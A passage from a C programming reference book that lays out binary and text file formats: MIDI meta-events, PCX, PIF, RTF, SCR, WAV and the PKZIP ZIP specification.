FF 02 len text Copyright Notice

Contains a copyright notice as printable ASCII text. The notice should contain the characters (C), the year of the copyright, and the owner of the copyright. If several pieces of music are in the same MIDI file, all of the copyright notices should be placed together in this event so that

it will be at the beginning of the file. This event should be the first event in the first track block, at time 0.

FF 03 len text Sequence/Track Name

If in a format 0 track, or the first track in a format 1 file, the name of the sequence. Otherwise, the name of the track.

FF 04 len text Instrument Name

A description of the type of instrumentation to be used in that track.

FF 05 len text Lyric

A lyric to be sung. Generally, each syllable will be a separate lyric event which begins at the event's time.

FF 06 len text Marker

Normally in a format 0 track, or the first track in a format 1 file. The name of that point in the sequence, such as a rehearsal letter or section name ("First Verse", etc.).

FF 07 len text Cue Point

A description of something happening on a film or video screen or stage at that point in the musical score ("Car crashes into house", "curtain opens", "she slaps his face", etc.)

FF 2F 00 End of Track

This event is not optional. It is included so that an exact ending point may be specified for the track, so that it has an exact length, which is necessary for tracks which are looped or concatenated.

FF 51 03 tttttt Set Tempo, in microseconds per MIDI quarter-note

This event indicates a tempo change. Another way of putting "microseconds per quarter-note" is "24ths of a microsecond per MIDI clock". Representing tempos as time per beat instead of beat per time allows absolutely exact dword-term synchronization with a time-based sync protocol such as SMPTE time code or MIDI time code. This amount of accuracy provided by this tempo resolution allows a four-minute piece at 120 beats per minute to be accurate within 500 usec at the end of the piece. Ideally, these events should only occur where MIDI clocks would be located. Q this convention is intended to guarantee, or at least increase the likelihood, of compatibility with other synchronization devices so that a time signature/tempo map stored in this format may easily be transferred to another device.

FF 54 05 hr mn se fr ff SMPTE Offset

This event, if present, designates the SMPTE time at which the track block is supposed to start. It should be present at the beginning of the track, that is, before any nonzero delta-times, and before any transmittable MIDI events. The hour must be encoded with the SMPTE format, just as it is in MIDI Time Code. In a format 1 file, the SMPTE Offset must be stored with the tempo map, and has no meaning in any of the other tracks. The ff field contains fractional frames, in 100ths of a frame, even in SMPTE-based tracks which specify a different frame subdivision for delta-times.

806 A to Z of C

FF 58 04 nn dd cc bb Time Signature

The time signature is expressed as four numbers. nn and dd represent the numerator and denominator of the time signature as it would be notated. The denominator is a negative power of two: 2 represents a quarter-note, 3 represents an eighth-note, etc. The cc parameter expresses the number of MIDI clocks in a metronome click. The bb parameter expresses the number of notated 32nd-notes in a MIDI quarter-note (24 MIDI Clocks).

FF 59 02 sf mi Key Signature

sf = -7: 7 flats
sf = -1: 1 flat
sf = 0: key of C
sf = 1: 1 sharp
sf = 7: 7 sharps

mi = 0: major key
mi = 1: minor key

FF 7F len data Sequencer-Specific Meta-Event

Special requirements for particular sequencers may use this event type: the first byte or bytes of data is a manufacturer ID. However, as this is an interchange format, growth of the spec proper is preferred to use of this event type. This type of event may be used by a sequencer which elects to use this as its only file format; sequencers with their established feature-specific formats should probably stick to the standard features when using this format.

The system exclusive event is used as an escape to specify arbitrary bytes to be transmitted. The system exclusive event has two forms, to compensate for some manufacturer-specific modes, the F7h event is used if a F0h is to be transmitted. Each system exclusive event must end with an F7h event.

The format of a system exclusive event :

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=F0h, ID=F7h
0001h	?	?	Length as variable length qty.
	?	byte	bytes to be transmitted

72.14 PCX

The PCX files are created by the programs of the ZSoft Paintbrush family and the FRIEZE package by the same manufacturer. A PCX file contains only one image, the data for this image and possibly palette information for this image. The encoding scheme used for PCX encoding is a simple RLE mechanism, see ALGRTHMS.txt for further information. A PCX image is stored from the upper scan line to the lower scan line.

The size of a decoded scan line is always an even number, thus one additional byte should always be allocated for the decoding buffer.

The header has a fixed size of 128 bytes and looks like this :

OFFSET	Count	TYPE	Description
0000h	1	byte	Manufacturer. 10=ZSoft
0001h	1	byte	Version information 0=PC Paintbrush v2.5 2=PC Paintbrush v2.8 w palette information 3=PC Paintbrush v2.8 w/o palette information 4=PC Paintbrush/Windows 5=PC Paintbrush v3.0+
0002h	1	byte	Encoding scheme, 1 = RLE, none other known
0003h	1	byte	Bits per pixel
0004h	1	word	left margin of image
0006h	1	word	upper margin of image
0008h	1	word	right margin of image
000Ah	1	word	lower margin of image
000Ch	1	word	Horizontal DPI resolution
000Eh	1	word	Vertical DPI resolution
0010h	48	byte	Color palette setting for 16-color images 16 RGB triplets
0040h	1	byte	reserved
0041h	1	byte	Number of color planes = "NCP"
0042h	1	word	Number of bytes per scanline (always even, use instead of right margin-left margin). ="NBS"
0044h	1	word	Palette information 1=color/bw palette 2=grayscale image
0046h	1	word	Horizontal screen size
0048h	1	word	Vertical screen size
004Ah	54	byte	reserved, set to 0

The space needed to decode a single scan line is "NCP"*"NBS" bytes, the last byte may be a junk byte which is not displayed. After the image data, if the version number is 5 (or greater?) there possibly is a VGA color palette. The color ranges from 0 to 255, 0 is zero intensity, 255 is full intensity. The palette has the following format :

OFFSET	Count	TYPE	Description
0000h	1	byte	VGA palette ID (=0Ch)
0001h	768	byte	RGB triplets with palette information

72.15 PIF

The Program Information Files have stayed a long time with the PC. They originated from IBMs Topview, were carried on by DoubleView and DesqView, and today they are used by Windows and Windows NT. The PIF files store additional information about executables that are foreign to the running multitasking system such as resource usage, keyboard and mouse virtualization and hotkeys. The original (Topview) PIF had a size of

808 A to Z of C

171h bytes, after that, there come the various extensions for the different operating environments. The different extensions are discussed in their own sections.

OFFSET	Count	TYPE	Description
0000h	1	byte	reserved
0001h	1	byte	Checksum
0002h	30	char	Title for the window
0020h	1	word	Maximum memory reserved for program
0022h	1	word	Minimum memory reserved for program
0024h	63	char	Path and filename of the program
0063h	1	byte	0 - Do not close window on exit other - Close window on exit
0064h	1	byte	Default drive (0=A: ??)
0065h	64	char	Default startup directory
00A5h	64	char	Parameters for program
00E5h	1	byte	Initial screen mode, 0 equals mode 3 ?
00E6h	1	byte	Text pages to reserve for program
00E7h	1	byte	First interrupt used by program
00E8h	1	byte	Last interrupt used by program
00E9h	1	byte	Rows on screen
00EAh	1	byte	Columns on screen
00EBh	1	byte	X position of window
00ECh	1	byte	Y position of window
00EDh	1	word	System memory ?? whatever
00EFh	64	char	?? Shared program path
012Fh	64	char	?? Shared program data file
016Fh	1	word	Program flags

72.16 RTF

RTF text is a form of encoding of various text formatting properties, document structures, and document properties, using the printable ASCII character set. Special characters can be also thus encoded, although RTF does not prevent the utilization of character codes outside the ASCII printable set. The main encoding mechanism of "control words" provides a name space that may be later used to expand the realm of RTF with macros, programming, etc.

1. BASIC INGREDIENTS

Control words are of the form:

`\lettersequence <delimiter>` where `<delimiter>` is:

. a space: the space is part of the control word.

. a digit or - means that a parameter follows. The following digit sequence is then delimited by a space or any other non-letter-or-digit as for control words.

. any other non-letter-or digit: terminates the control word, but is not a part of the control word.

By "letter: ", here we mean just the upper and lower case ASCII letters.

Control symbols consist of a \ character followed by a single non-letter. They require no further delimiting.

Notes: control symbols are compact, but there are not too many of them. The number of possible control words are not limited.

The parameter is partially incorporated in control symbols, so that a program that does not understand a control symbol can recognize and ignore the corresponding parameter as well.

In addition to control words and control symbols, there are also the braces:

{ group start, and

} group end. The text grouping will be used for formatting

and to delineate document structure - such as the footnotes, headers, title, and so on. The control words, control symbols, and braces constitute control information. All other characters in RTF text constitute "plain text".

Since the characters \, {, and } have specific uses in RTF, the control symbols \\, \{, and \} are provided to express the corresponding plain characters.

2. WHAT RTF TEXT MEANS (SEMANTICS)

The reader of a RTF stream will be concerned with:

Separating control information from plain text. Acting on control information. This is designed to be a relatively simple process, as described below. Some control information just contributes special characters to the plain text stream. Other information serves to change the "program state" which includes properties of the document as a whole and also a stack of "group states" that apply to parts. Note that the group state is saved by the { brace and is restored by the } brace. The current group state specifies:

1. the "destination" or part of the document that the plain text is building up.
2. the character formatting properties - such as bold or italic.
3. the paragraph formatting properties - such as justified.
4. the section formatting properties - such as number of columns.

Collecting and properly disposing of the remaining "plain text" as directed by the current group state.

In practice the RTF reader will proceed as follows:

810 A to Z of C

0. read next char

1. if = {

stack current state. current state does not change.
continue.

2. if = }

unstack current state from stack. this will change the state in general.

3. if = \

collect control word/control symbol and parameter, if any. look up word/symbol in symbol table (a constant table) and act according to the description there. The different actions are listed below. Parameter is left available for use by the action.

Leave read pointer before or after the delimiter, as appropriate.

After the action, continue.

4. otherwise, write "plain text" character to current destination using current formatting properties.

Given a symbol table entry, the possible actions are as follows:

A. Change destination:

change destination to the destination described in the entry.

Most destination changes are legal only immediately after a { .

Other restrictions may also apply (for example, footnotes may not be nested.)

B. Change formatting property:

The symbol table entry will describe the property and whether the parameter is required.

C. Special character:

The symbol table entry will describe the character code..

goto 4.

D. End of paragraph

This could be viewed as just a special character.

E. End of section

This could be viewed as just a special character.

F. Ignore

3. SPECIAL CHARACTERS

The special characters are explained as they exist in Mac Word. Clearly, other characters may be added for interchange with other programs. If a character name is not recognized by a reader, according to the rules described above, it will be simply ignored.

<code>\chpgn</code>	current page number (as in headers)
<code>\chftn</code>	auto numbered footnote reference(footnote to follow in a group)
<code>\chpict</code>	placeholder character for picture (picture to follow in a group)
<code>\chdate</code>	current date (as in headers)
<code>\chtime</code>	current time (as in headers)
<code>\ </code>	formula character
<code>\~</code>	non-breaking space
<code>\-</code>	non-required hyphen
<code>_</code>	non-breaking hyphen
<code>\page</code>	required page break
<code>\line</code>	required line break (no paragraph break)
<code>\par</code>	end of paragraph.
<code>\sect</code>	end of section and end of paragraph.
<code>\tab</code>	same as ASCII 9

For simplicity of operation, the ASCII codes 9 and 10 will be accepted as `\tab` and `\par` respectively. ASCII 13 will be ignored. The control code `\<10>` will be ignored. It may be used to include "soft" carriage returns for easier readability but which will have no effect on the interpretation.

4. DESTINATIONS

The change of destination will reset all properties to default. Changes are legal only at the beginning of a group (by group here we mean the text and controls enclosed in braces.)

<code>\rtf<param></code>	The destination is the document. The parameter is the version number of the writer. This destination preceded by { the beginnings of RTF documents and the corresponding } marks the end. Legal only once after the initial {. Small scale interchange of RTF where other methods for marking the end of string are available, as in a string constant, need not include this identification but will start with this destination as the default.
<code>\pict</code>	The destination is a picture. The group must immediately follow a <code>\chpict</code> character. The plain text describes the picture as a hex dump (string of characters 0,1,...9, a, ..., e, f.)
<code>\footnote</code>	The destination is a footnote text. The group must immediately follow the footnote reference character(s).
<code>\header</code>	The destination is the header text for the current section. The group must precede the first plain text character in the section.
<code>\headerl</code>	Same as above, but header for left-hand pages.
<code>\headerr</code>	Same as above, but header for right-hand pages.
<code>\headerf</code>	Same as above, but header for first page.
<code>\footer</code>	Same as above, but footer.
<code>\footerl</code>	Same as above, but footer for left-hand pages.
<code>\footerr</code>	Same as above, but footer for right-hand pages.
<code>\footerf</code>	Same as above, but header for first page.
<code>\ftnsep</code>	Same as above, but text is footnote separator
<code>\ftnsepc</code>	Same as above, but text is separator for continued footnotes.

812 A to Z of C

\ftncn	Same as above, but text is continued footnote notice.
\info	text is information block for the document. Parts of the text is further classified by "properties" of the text that are listed below - such as "title". These are not formatting properties, but a device to delimit and identify parts of the info from the text in the group.
\stylesheet	text is the style sheet for the document. More precisely, text between semicolons are taken to be style names which will be defined to stand for the formatting properties which are in effect.
\fonttbl	font table. See below.
\colortbl	color table. See below.
\comment	text will be ignored.

5. DOCUMENT FORMATTING PROPERTIES

(000 stands for a number which may be signed)

\paperw000	paper width in twips	12240
\paperh000	paper height	15840
\margl000	left margin	1800
\margr000	right margin	1800
\margt000	top margin	1440
\margb000	bottom margin	1440
\facingp	facing pages	
\gutter000	gutter width	
\deftab000	default tab width	720
\widowctrl	enable widow control	
\endnotes	footnotes at end of section	
\ftnbj	footnotes at bottom of page	default
\ftntj	footnotes beneath text (top just)	
\ftnstart000	starting footnote number	1
\ftnrestart	restart footnote numbers each page	
\pgnstart000	starting page number	1
\linestart000	starting line number	1
\landscape	printed in landscape format	

(the "next file" property will be encoded in the info text)

6. SECTION FORMATTING PROPERTIES

\sectd	reset to default section properties	
\nobreak	break code	
\colbreak	break code	default
\pagebreak	break code	
\evenbreak	break code	
\oddbreak	break code	
\pgnrestart	restart page numbers at 1	
\pgndec	page number format decimal	default

\pgnucrm	page number format uc roman	
\pgnlcrm	page number format lc roman	
\pgnucltr	page number format uc letter	
\pgnlctr	page number format lc letter	
\pgnx000	auto page number x pos	720
\pgny000	auto page number y pos	720
\linemod000	line number modulus	
\linex000	line number - text distance	360
\linerestart	line number restart at 1	default
\lineppage	line number restart on each page	
\linecont	line number continued from prev section	
\headery000	header y position from top of page	720
\footery000	footer y position from bottom of page	720
\cols000	number of columns	1
\colsx000	space between columns	720
\endnhere	include endnotes in this section	
\titlepg	title page is special	

7. PARAGRAPH FORMATTING PROPERTIES

\pard	reset to default para properties.
\s000	style
\ql	quad left (default)
\qr	right
\qj	justified
\qc	centered
\fi000	first line indent
\li000	left indent
\ri000	right indent
\sb000	space before
\sa000	space after
\sl000	space between lines
\keep	keep
\keepn	keep with next para
\sbys	side by side
\pagebb	page break before
\noline	no line numbering
\brdrt	border top
\brdrb	border bottom
\brdrl	border left
\brdrr	border right
\box	border all around
\brdrs	single thickness
\brdrth	thick
\brdrsh	shadow
\brdrdb	double

814 A to Z of C

<code>\tx000</code>	tab position
<code>\tqr</code>	right flush tab (these apply to last specified pos)
<code>\tqc</code>	centered tab
<code>\tqdec</code>	decimal aligned tab
<code>\tldot</code>	leader dots
<code>\tlhyph</code>	leader hyphens
<code>\tlul</code>	leader underscore
<code>\tlth</code>	leader thick line

8. CHARACTER FORMATTING PROPERTIES

<code>\plain</code>	reset to default text properties.	
<code>\b</code>	bold	
<code>\i</code>	italic	
<code>\strike</code>	strikethrough	
<code>\outl</code>	outline	
<code>\shad</code>	shadow	
<code>\scaps</code>	small caps	
<code>\caps</code>	all caps	
<code>\v</code>	invisible text	
<code>\f000</code>	font number n	
<code>\fs000</code>	font size in half points	24
<code>\ul</code>	underline	
<code>\ulw</code>	word underline	
<code>\uld</code>	dotted underline	
<code>\uldb</code>	double underline	
<code>\up000</code>	superscript in half points	
<code>\dn000</code>	subscript in half points	

9. INFO GROUP

The plain text in the group is used to specify the various fields of the information block. The current field may be thought of as a particular setting of the "sub-destination" property of the text..

<code>\title</code>	following plain text is the title
<code>\subject</code>	following text is the subject
<code>\operator</code>	
<code>\author</code>	
<code>\keywords</code>	
<code>\doccomm</code>	comments (not to be confused with <code>\comment</code>)
<code>\version</code>	
<code>\nextfile</code>	following text is name of "next" file

The other properties assign their parameters directly to the

info block.

\verno000	internal version number
\creatim	creation time follows
\yr000	year to be assigned to previously specified timefield
\mo000	
\dy000	
\hr000	
\min000	
\sec000	
\revtim	revision time follows
\printtim	print time follows
\buptim	backup time follows
\edmins00	editing minutes
\nofpages000	
\nofwords000	
\noofchars000	
\id000	internal ID number

72.17 SCR

SCR files are Windows EXE files (EXE NE) with the extension SCR. Windows calls the .SCR file with two command-line options:

/s	to launch the screensaver
/c	to configure the screensaver

For the windows control panel to recognise the screensaver, the program's module description string must begin with SCRNSAVE: (in uppercase). So, if writing a Visual Basic screensaver, simply set the application title to something like "SCRNSAVE:My Screensaver"

To create a new screen saver simply write a program that checks the command-line option when starting and performs the appropriate action. The display should use a full-screen window (usually with a black background) and should end when any key is pressed or when the mouse is moved.

Compile the program to .SCR.

72.18 WAV

The Windows .WAV files are RIFF format files. Some programs expect the fmt block right behind the RIFF header itself, so your programs should write out this block as the first block in the RIFF file.

The subblocks for the wave files are
RiffBLOCK [data]

816 A to Z of C

This block contains the raw sample data. The necessary information for playback is contained in the [fmt] block.

RiffBLOCK [fmt]

This block contains the data necessary for playback of the sound files. Note the blank after fmt !

OFFSET	Count	TYPE	Description
0000h	1	word	Format tag 1 = PCM (raw sample data) 2 etc. for APCDM, a-Law, u-Law ...
0002h	1	word	Channels (1=mono,2=stereo,...)
0004h	1	dword	Sampling rate
0008h	1	dword	Average bytes per second (=sampling rate*channels)
000Ch	1	word	Block alignment / reserved ??
000Eh	1	word	Bits per sample (8/12/16-bit samples)

RiffBLOCK [loop]

This block is for looped samples. Very few programs support this block, but if your program changes the wave file, it should preserve any unknown blocks.

OFFSET	Count	TYPE	Description
0000h	1	dword	Start of sample loop
0004h	1	dword	End of sample loop

72.19 ZIP

Following is the official documentation of PKZIP.

PKZIP® Application Note

File: APPNOTE.TXT - .ZIP File Format Specification

Version: 4.0

Revised: 11/01/2000

- I. Disclaimer
- II. General Format of a .ZIP file
 - A. Local file header
 - B. File data
 - C. Data descriptor
 - D. Central directory structure
 - E. Explanation of fields

- F. General notes
- III. UnShrinking - Method 1
- IV. Expanding - Methods 2-5
- V. Imploding - Method 6
- VI. Tokenizing - Method 7
- VII. Deflating - Method 8
- VIII. Decryption

I. Disclaimer

Although PKWARE will attempt to supply current and accurate information relating to its file formats, algorithms, and the subject programs, the possibility of error can not be eliminated. PKWARE therefore expressly disclaims any warranty that the information contained in the associated materials relating to the subject programs and/or the format of the files created or accessed by the subject programs and/or the algorithms used by the subject programs, or any other matter, is current, correct or accurate as delivered. Any risk of damage due to any possible inaccurate information is assumed by the user of the information. Furthermore, the information relating to the subject programs and/or the file formats created or accessed by the subject programs and/or the algorithms used by the subject programs is subject to change without notice.

II. General Format of a ZIP file

Files stored in arbitrary order. Large zipfiles can span multiple diskette media or be split into user-defined segment sizes. The minimum user-defined segment size for a split .ZIP file is 64K..

Overall zipfile format:

```
[local file header1]
[file data 1]
[data_descriptor 1]
.
.
.
[local file header n]
[file data n]
[data_descriptor n]
[central directory]
```

A. Local file header:

local file header signature 4 bytes (0x04034b50)

818 A to Z of C

version needed to extract	2 bytes
general purpose bit flag	2 bytes
compression method	2 bytes
last mod file time	2 bytes
last mod file date	2 bytes
crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes
filename length	2 bytes
extra field length	2 bytes
filename	(variable size)
extra field	(variable size)

B. File data:

Immediately following the local header for a file is the compressed or stored data for the file. The series of [local file header][file data][data descriptor] repeats for each file in the .ZIP archive.

C. Data descriptor:

crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes

This descriptor exists only if bit 3 of the general purpose bit flag is set (see below). It is byte aligned and immediately follows the last byte of compressed data. This descriptor is used only when it was not possible to seek in the output zip file, e.g., when the output zip file was standard output or a non seekable device.

D. Central directory structure:

```
[file header 1]
.
.
.
[file header n]
[digital signature]
[end of central directory record]
```

File header:

central file header signature	4 bytes (0x02014b50)
version made by	2 bytes
version needed to extract	2 bytes
general purpose bit flag	2 bytes
compression method	2 bytes

last mod file time	2 bytes
last mod file date	2 bytes
crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes
filename length	2 bytes
extra field length	2 bytes
file comment length	2 bytes
disk number start	2 bytes
internal file attributes	2 bytes
external file attributes	4 bytes
relative offset of local header	4 bytes
filename	(variable size)
extra field	(variable size)
file comment	(variable size)
End of central dir record:	
end of central dir signature	4 bytes (0x06054b50)
number of this disk	2 bytes
number of the disk with the start of the central directory	2 bytes
total number of entries in the central dir on this disk	2 bytes
total number of entries in the central dir	2 bytes
size of the central directory	4 bytes
offset of start of central directory with respect to the starting disk number	4 bytes
.ZIP file comment length	2 bytes
.ZIP file comment	(variable size)

**E. Explanation of fields:
version made by (2 bytes)**

The upper byte indicates the compatibility of the file attribute information. If the external file attributes are compatible with MS-DOS and can be read by PKZIP for DOS version 2.04g then this value will be zero. If these attributes are not compatible, then this value will identify the host system on which the attributes are compatible. Software can use this information to determine the line record format for text files etc. The current mappings are:

- 0 - MS-DOS and OS/2 (FAT / VFAT / FAT32 file systems)
- 1 - Amiga
- 2 - OpenVMS
- 3 - Unix

820 A to Z of C

- 4 - VM/CMS
- 5 - Atari ST
- 6 - OS/2 H.P.F.S.
- 7 - Macintosh
- 8 - Z-System
- 9 - CP/M
- 10 - Windows NTFS
- 11 thru 255 - unused

The lower byte indicates the version number of the software used to encode the file. The value/10 indicates the major version number, and the value mod 10 is the minor version number.

version needed to extract (2 bytes)

The minimum software version needed to extract the file, mapped as above.

general purpose bit flag: (2 bytes)

Bit 0: If set, indicates that the file is encrypted.

(For Method 6 - Imploding)

Bit 1: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 8K sliding dictionary was used. If clear, then a 4K sliding dictionary was used.

Bit 2: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 3 Shannon-Fano trees were used to encode the sliding dictionary output. If clear, then 2 Shannon-Fano trees were used.

(For Methods 8 and 9 - Deflating)

Bit 2 Bit 1

- | | | |
|---|---|---|
| 0 | 0 | Normal (-en) compression option was used. |
| 0 | 1 | Maximum (-exx/-ex) compression option was used. |
| 1 | 0 | Fast (-ef) compression option was used. |
| 1 | 1 | Super Fast (-es) compression option was used. |

Note: Bits 1 and 2 are undefined if the compression method is any other.

Bit 3: If this bit is set, the fields crc-32, compressed size and uncompressed size are set to zero in the local header. The correct values are put in the data descriptor immediately following the compressed data. (Note: PKZIP version 2.04g for DOS only recognizes this bit for method 8 compression, newer versions of PKZIP recognize this bit for any compression method.)

Bit 4: Reserved for use with method 8, for enhanced deflating.

Bit 5: If this bit is set, this indicates that the file is compressed patched data. (Note: Requires PKZIP version 2.70 or greater)

- Bit 6: Currently unused.
- Bit 7: Currently unused.
- Bit 8: Currently unused.
- Bit 9: Currently unused.
- Bit 10: Currently unused.
- Bit 11: Currently unused.
- Bit 12: Reserved by PKWARE for enhanced compression.
- Bit 13: Reserved by PKWARE.
- Bit 14: Reserved by PKWARE.
- Bit 15: Reserved by PKWARE.

compression method: (2 bytes)

(see accompanying documentation for algorithm descriptions)

- 0 - The file is stored (no compression)
- 1 - The file is Shrunk
- 2 - The file is Reduced with compression factor 1
- 3 - The file is Reduced with compression factor 2
- 4 - The file is Reduced with compression factor 3
- 5 - The file is Reduced with compression factor 4
- 6 - The file is Imploded
- 7 - Reserved for Tokenizing compression algorithm
- 8 - The file is Deflated
- 9 - Enhanced Deflating using Deflate64(tm)
- 10 - PKWARE Date Compression Library Imploding

date and time fields: (2 bytes each)

The date and time are encoded in standard MS-DOS format. If input came from standard input, the date and time are those at which compression was started for this data.

CRC-32: (4 bytes)

The CRC-32 algorithm was generously contributed by David Schwaderer and can be found in his excellent book "C Programmers Guide to NetBIOS" published by Howard W. Sams & Co. Inc. The 'magic number' for the CRC is 0xdeb20e3. The proper CRC pre and post conditioning is used, meaning that the CRC register is pre-conditioned with all ones (a starting value of 0xffffffff) and the value is post-conditioned by taking the one's complement of the CRC residual. If bit 3 of the general purpose flag is set, this field is set to zero in the local header and the correct value is put in the data descriptor and in the central directory.

compressed size: (4 bytes)

uncompressed size: (4 bytes)

822 A to Z of C

The size of the file compressed and uncompressed, respectively. If bit 3 of the general purpose bit flag is set, these fields are set to zero in the local header and the correct values are put in the data descriptor and in the central directory.

filename length: (2 bytes)

extra field length: (2 bytes)

file comment length: (2 bytes)

The length of the filename, extra field, and comment fields respectively. The combined length of any directory record and these three fields should not generally exceed 65,535 bytes. If input came from standard input, the filename length is set to zero.

disk number start: (2 bytes)

The number of the disk on which this file begins.

internal file attributes: (2 bytes)

The lowest bit of this field indicates, if set, that the file is apparently an ASCII or text file. If not set, that the file apparently contains binary data. The remaining bits are unused in version 1.0.

external file attributes: (4 bytes)

The mapping of the external attributes is host-system dependent (see 'version made by'). For MS-DOS, the low order byte is the MS-DOS directory attribute byte. If input came from standard input, this field is set to zero.

relative offset of local header: (4 bytes)

This is the offset from the start of the first disk on which this file appears, to where the local header should be found.

filename: (Variable)

The name of the file, with optional relative path. The path stored should not contain a drive or device letter, or a leading slash. All slashes should be forward slashes '/' as opposed to backwards slashes '\' for compatibility with Amiga and Unix file systems etc. If input came from standard input, there is no filename field.

extra field: (Variable)

This is for future expansion. If additional information needs to be stored in the future, it should be stored here. Earlier versions of the software can then safely skip this file, and find the next file or header. This field will be 0 length in version 1.0.

In order to allow different programs and different types of information to be stored in the 'extra' field in .ZIP files, the following structure should be used for all programs storing data in this field:

header1+data1 + header2+data2 . . .

Each header should consist of:

Header ID 2 bytes

Data Size 2 bytes

Note: all fields stored in Intel low-byte/high-byte order.

The Header ID field indicates the type of data that is in the following data block.

Header ID's of 0 thru 31 are reserved for use by PKWARE. The remaining ID's can be used by third party vendors for proprietary usage.

The current Header ID mappings defined by PKWARE are:

0x0007 AV Info
 0x0009 OS/2
 0x000A NTFS
 0x000c OpenVMS
 0x000d Unix
 0x000f Patch Descriptor
 0x0014 PKCS#7 Store for X.509 Certificates
 0x0015 X.509 Certificate ID and Signature for individual file
 0x0016 X.509 Certificate ID for Central Directory

Several third party mappings commonly used are:

0x4b46 FWKCS MD5 (see below)
 0x07c8 Macintosh
 0x4341 Acorn/SparkFS
 0x4453 Windows NT security descriptor (binary ACL)
 0x4704 VM/CMS
 0x470f MVS
 0x4c41 OS/2 access control list (text ACL)
 0x4d49 Info-ZIP OpenVMS
 0x5455 extended timestamp
 0x5855 Info-ZIP Unix (original, also OS/2, NT, etc)
 0x6542 BeOS/BeBox
 0x756e ASi Unix
 0x7855 Info-ZIP Unix (new)

824 A to Z of C

0xfd4a SMS/QDOS

The Data Size field indicates the size of the following data block. Programs can use this value to skip to the next header block, passing over any data blocks that are not of interest.

Note: As stated above, the size of the entire .ZIP file header, including the filename, comment, and extra field should not exceed 64K in size.

In case two different programs should appropriate the same Header ID value, it is strongly recommended that each program place a unique signature of at least two bytes in size (and preferably 4 bytes or bigger) at the start of each data area. Every program should verify that its unique signature is present, in addition to the Header ID value being correct, before assuming that it is a block of known type.

-OS/2 Extra Field:

The following is the layout of the OS/2 attributes "extra" block. (Last Revision 09/05/95)

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0009	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size for the following data block
BSize	Long	Uncompressed Block Size
CType	2 bytes	Compression type
EACRC	Long	CRC value for uncompress block
(var)	variable	Compressed block

The OS/2 extended attribute structure (FEA2LIST) is compressed and then stored in its entirety within this structure. There will only ever be one "block" of data in VarFields[.].

-UNIX Extra Field:

The following is the layout of the Unix "extra" block.

Note: all fields are stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000d	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size for the following data block
Atime	4 bytes	File last access time
Mtime	4 bytes	File last modification time
Uid	2 bytes	File user ID
Gid	2 bytes	File group ID

(var) variable Variable length data field

The variable length data field will contain file type specific data. Currently the only values allowed are the original "linked to" file names for hard or symbolic links.

-OpenVMS Extra Field:

The following is the layout of the OpenVMS attributes "extra" block.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000c	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
CRC	4 bytes	32-bit CRC for remainder of the block
Tag1	2 bytes	VMS attribute tag value #1
Size1	2 bytes	Size of attribute #1, in bytes
(var.)	Size1	Attribute #1 data
.		
.		
.		
TagN	2 bytes	VMS attribute tag value #N
SizeN	2 bytes	Size of attribute #N, in bytes
(var.)	SizeN	Attribute #N data

Rules:

1. There will be one or more of attributes present, which will each be preceded by the above TagX & SizeX values. These values are identical to the ATR\$C_XXXX and ATR\$S_XXXX constants which are defined in ATR.H under OpenVMS C. Neither of these values will ever be zero.
2. No word alignment or padding is performed.
3. A well-behaved PKZIP/OpenVMS program should never produce more than one sub-block with the same TagX value. Also, there will never be more than one "extra" block of type 0x000c in a particular directory record.

-NTFS Extra Field:

The following is the layout of the NTFS attributes "extra" block.

Note: At this time, the Mtime, Atime and Ctime values may be used on any Win32 system.

Value	Size	Description
-------	------	-------------

826 A to Z of C

0x000a	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
Reserved	4 bytes	Reserved for future use
Tag1	2 bytes	NTFS attribute tag value #1
Size1	2 bytes	Size of attribute #1, in bytes
(var.)	Size1	Attribute #1 data
.		
.		
.		
TagN	2 bytes	NTFS attribute tage value #N
SizeN	2 bytes	Size of attribute #N, in bytes
(var.)	SizeN	Attribute #N data

For NTFS, values for Tag1 through TagN are as follows:
(currently only one set of attributes is defined for NTFS)

Tag	Size	Description
0x0001	2 bytes	Tag for attribute #1
Size1	2 bytes	Size of attribute #1, in bytes
Mtime	8 bytes	File last modification time
Atime	8 bytes	File last access time
Ctime	8 bytes	File creation time

-PATCH Descriptor Extra Field:

The following is the layout of the Patch Descriptor "extra" block.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x000f	2 bytes	Tag for this "extra" block type
TSize	2 bytes	Size of the total "extra" block
Version	2 bytes	Version of the descriptor
Flags	4 bytes	Actions and reactions (see below)
OldSize	4 bytes	Size of the file about to be patched
OldCRC	4 bytes	32-bit CRC of the file about to be patched
NewSize	4 bytes	Size of the resulting file
NewCRC	4 bytes	32-bit CRC of the resulting file

Actions and reactions

Bits	Description
0	Use for autodetection
1	Treat as selfpatch
2-3	RESERVED
4-5	Action (see below)
6-7	RESERVED

8-9 Reaction (see below) to absent file
 10-11 Reaction (see below) to newer file
 12-13 Reaction (see below) to unknown file
 14-15 RESERVED
 16-31 RESERVED

Actions

Action	Value
none	0
add	1
delete	2
patch	3

Reactions

Reaction	Value
ask	0
skip	1
ignore	2
fail	3

-PKCS#7 Store for X.509 Certificates

This field contains the information about each certificate a file is signed with. This field should only appear in the first central directory record, and will be ignored in any other record.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0014	2 bytes	Tag for this "extra" block type
SSize	2 bytes	Size of the stored data
SData	(variable)	Data about the store

SData

Value	Size	Description
Version	2 bytes	Version number, 0x0001 for now
StoreD	(variable)	Actual store data

The StoreD member is suitable for passing as the pbData member of a CRYPT_DATA_BLOB to the CertOpenStore() function in Microsoft's CryptoAPI. The SSize member above will be cbData + 6, where cbData is the cbData member of the same CRYPT_DATA_BLOB. The encoding type to pass to CertOpenStore() should be PKCS_7_ANS_ENCODING | X509_ASN_ENCODING.

-X.509 Certificate ID and Signature for individual file

828 A to Z of C

